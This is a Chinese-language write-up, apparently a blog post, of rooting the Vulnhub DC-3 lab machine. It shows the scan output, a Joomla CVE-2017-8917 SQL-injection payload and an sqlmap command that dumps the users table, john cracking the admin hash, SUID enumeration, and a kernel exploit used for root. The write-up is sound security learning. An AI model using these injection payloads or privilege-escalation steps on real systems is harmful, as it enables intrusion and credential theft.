
DC-3靶机打靶记录
这里kali一直搜不到靶机的ip,刚开始以为是我虚拟机网络配置有问题,最后排查了一圈,找了找解决方案,发现有一篇文章成功解决掉了问题,这里贴一下链接:Vulnhub DC-3靶机渗透 - A1oe - 博客园
做完配置之后关机,然后正常启动,应该就可以了。
端口扫描
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p- -sS 10.45.242.56
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-11 05:19 EDT
Nmap scan report for 10.45.242.56
Host is up (0.00078s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:D3:E3:4D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds

可以看到只有80端口,尝试访问:
## [Welcome to DC-3](http://10.45.242.56/index.php/2-uncategorised/1-welcome)

Details

Written by admin

### Welcome to DC-3.

This time, there is only one flag, one entry point and no clues.

To get the flag, you'll obviously have to gain root privileges.

How you get to be root is up to you - and, obviously, the system.

Good luck - and I hope you enjoy this little challenge.  :-)
目录扫描结果
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12292

Target: http://10.45.242.56/

[17:34:34] Scanning:
[17:34:37] 403 -   291B - /.php
[17:34:37] 403 -   292B - /.php3
[17:34:42] 301 -   320B - /administrator  ->  http://10.45.242.56/administrator/
[17:34:42] 403 -   310B - /administrator/.htaccess
[17:34:42] 200 -    31B - /administrator/cache/
[17:34:42] 200 -    2KB - /administrator/includes/
[17:34:42] 200 -    31B - /administrator/logs/
[17:34:42] 301 -   325B - /administrator/logs  ->  http://10.45.242.56/administrator/logs/
[17:34:42] 200 -    5KB - /administrator/index.php
[17:34:42] 200 -    5KB - /administrator/
[17:34:44] 200 -    31B - /bin/
[17:34:44] 301 -   310B - /bin  ->  http://10.45.242.56/bin/
[17:34:44] 301 -   312B - /cache  ->  http://10.45.242.56/cache/
[17:34:44] 200 -    31B - /cache/
[17:34:44] 200 -    31B - /cli/
[17:34:45] 301 -   317B - /components  ->  http://10.45.242.56/components/
[17:34:45] 200 -    31B - /components/
[17:34:45] 200 -     0B - /configuration.php
[17:34:48] 200 -    3KB - /htaccess.txt
[17:34:49] 200 -    31B - /images/
[17:34:49] 301 -   313B - /images  ->  http://10.45.242.56/images/
[17:34:49] 200 -    31B - /includes/
[17:34:49] 301 -   315B - /includes  ->  http://10.45.242.56/includes/
[17:34:49] 200 -    7KB - /index.php
[17:34:49] 404 -    3KB - /index.php/login/
[17:34:49] 301 -   315B - /language  ->  http://10.45.242.56/language/
[17:34:50] 200 -    31B - /layouts/
[17:34:50] 200 -    31B - /libraries/
[17:34:50] 301 -   316B - /libraries  ->  http://10.45.242.56/libraries/
[17:34:50] 200 -   18KB - /LICENSE.txt
[17:34:50] 301 -   312B - /media  ->  http://10.45.242.56/media/
[17:34:50] 200 -    31B - /media/
[17:34:51] 301 -   314B - /modules  ->  http://10.45.242.56/modules/
[17:34:51] 200 -    31B - /modules/
[17:34:53] 301 -   314B - /plugins  ->  http://10.45.242.56/plugins/
[17:34:53] 200 -    31B - /plugins/
[17:34:54] 200 -    4KB - /README.txt
[17:34:54] 200 -   836B - /robots.txt.dist
[17:34:54] 403 -   300B - /server-status
[17:34:54] 403 -   301B - /server-status/
[17:34:56] 301 -   316B - /templates  ->  http://10.45.242.56/templates/
[17:34:56] 200 -    31B - /templates/
[17:34:56] 200 -    31B - /templates/index.html
[17:34:56] 200 -     0B - /templates/system/
[17:34:56] 200 -     0B - /templates/beez3/
[17:34:56] 200 -     0B - /templates/protostar/
[17:34:56] 200 -    31B - /tmp/
[17:34:56] 301 -   310B - /tmp  ->  http://10.45.242.56/tmp/
[17:35:00] 200 -    2KB - /web.config.txt

Task Completed
指纹识别
nmap也可以, -A 全能模式, 指定端口80
┌──(kali㉿kali)-[~]
└─$ nmap -p80 -A  10.45.242.56
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-11 05:27 EDT
Nmap scan report for 10.45.242.56
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Home
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:D3:E3:4D (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.13 ms 10.45.242.56

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.60 seconds
打nday
找了找nday:
Joomla (CVE-2017-8917) SQL注入漏洞复现+EXP编写
/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x7e,user(),0x7e),1)
注出密码:
python sqlmap.py -r test.txt --technique=E --sql-query="SELECT CONCAT(username,0x3a,password) FROM joomladb.#__users"

admin:$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu
(这里我直接用sqlmap爆字段没成功,感觉是表名特殊字符的缘故?但我看网上其他wp都是按平常那么写的命令,却没有问题,晕)
解密
解密出snoopy
┌──(kali㉿kali)-[~/Desktop]
└─$ john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
snoopy           (?)
1g 0:00:00:00 DONE (2026-03-11 06:51) 1.492g/s 214.9p/s 214.9c/s 214.9C/s mylove..sandra
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
后台
进了后台继续打nday:

进终端,尝试提权:
sudo -l 不行

find / -perm -4000 -type f 2>/dev/null #也没有什么好用的命令可以提权

(www-data:/var/www/html) $ find / -perm -4000 -type f 2>/dev/null

/bin/ping6

/bin/ntfs-3g

/bin/umount

/bin/su

/bin/fusermount

/bin/mount

/bin/ping

/usr/lib/snapd/snap-confine

/usr/lib/policykit-1/polkit-agent-helper-1

/usr/lib/i386-linux-gnu/lxc/lxc-user-nic

/usr/lib/openssh/ssh-keysign

/usr/lib/dbus-1.0/dbus-daemon-launch-helper

/usr/lib/eject/dmcrypt-get-device

/usr/bin/passwd

/usr/bin/newgidmap

/usr/bin/gpasswd

/usr/bin/sudo

/usr/bin/pkexec

/usr/bin/chsh

/usr/bin/chfn

/usr/bin/newuidmap

/usr/bin/newgrp

/usr/bin/at

没思路了,或许还有其他提权方式,问问ai:
内核提权
gemini提到了内核提权,我们来试试:
(www-data:/var/www/html) $ cat /etc/*-release # 查看Linux系统的详细版本信息

DISTRIB_ID=Ubuntu

DISTRIB_RELEASE=16.04

DISTRIB_CODENAME=xenial

DISTRIB_DESCRIPTION="Ubuntu 16.04 LTS"

NAME="Ubuntu"

VERSION="16.04 LTS (Xenial Xerus)"

ID=ubuntu

ID_LIKE=debian

PRETTY_NAME="Ubuntu 16.04 LTS"

VERSION_ID="16.04"

HOME_URL="[http://www.ubuntu.com](http://www.ubuntu.com/)/"

SUPPORT_URL="[http://help.ubuntu.com](http://help.ubuntu.com/)/"

BUG_REPORT_URL="[http://bugs.launchpad.net/ubuntu](http://bugs.launchpad.net/ubuntu)/"

UBUNTU_CODENAME=xenial

$ cat /proc/version

(www-data:/var/www/html) $ cat /proc/version

Linux version 4.4.0-21-generic (buildd@lgw01-06) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2) ) #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016
用searchsploit找找相关的的exp
┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit linux 4.4.0 ubuntu 16.04 Privilege Escalation
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                            |  Path
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation                          | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation                   | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation               | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                                                    | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation                         | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)                     | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP) | linux/local/47169.c
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results


┌──(kali㉿kali)-[~/Desktop]
└─$
最终通过了利用linux/local/39772.txt 的payload 成功提权。但其实这里不并没有太理解,原因是因为我searchsploit搜到的有很多,但我尝试的都没有成功,而网上的wp,都只是说要用这个特定的exp,而我搜索的关键字稍微不同,就搜不到那个特定的exp。并没有说为什么一定只有它能利用。
总之照着文档操作,最终就能够提权,在root目录中拿到flag。
root@DC-3:/root# ls
ls
the-flag.txt
root@DC-3:/root# cat th*
cat th*
 __        __   _ _   ____                   _ _ _ _
 \ \      / /__| | | |  _ \  ___  _ __   ___| | | | |
  \ \ /\ / / _ \ | | | | | |/ _ \| '_ \ / _ \ | | | |
   \ V  V /  __/ | | | |_| | (_) | | | |  __/_|_|_|_|
    \_/\_/ \___|_|_| |____/ \___/|_| |_|\___(_|_|_|_)


Congratulations are in order.  :-)

I hope you've enjoyed this challenge as I enjoyed making it.

If there are any ways that I can improve these little challenges,
please let me know.

As per usual, comments and complaints can be sent via Twitter to @DCAU7

Have a great day!!!!
总结一下目前学到的三种提权方式
- sudo -l
- suid 提权
find / -perm -4000 -type f 2>/dev/null - 内核提权

 浙公网安备 33010602011771号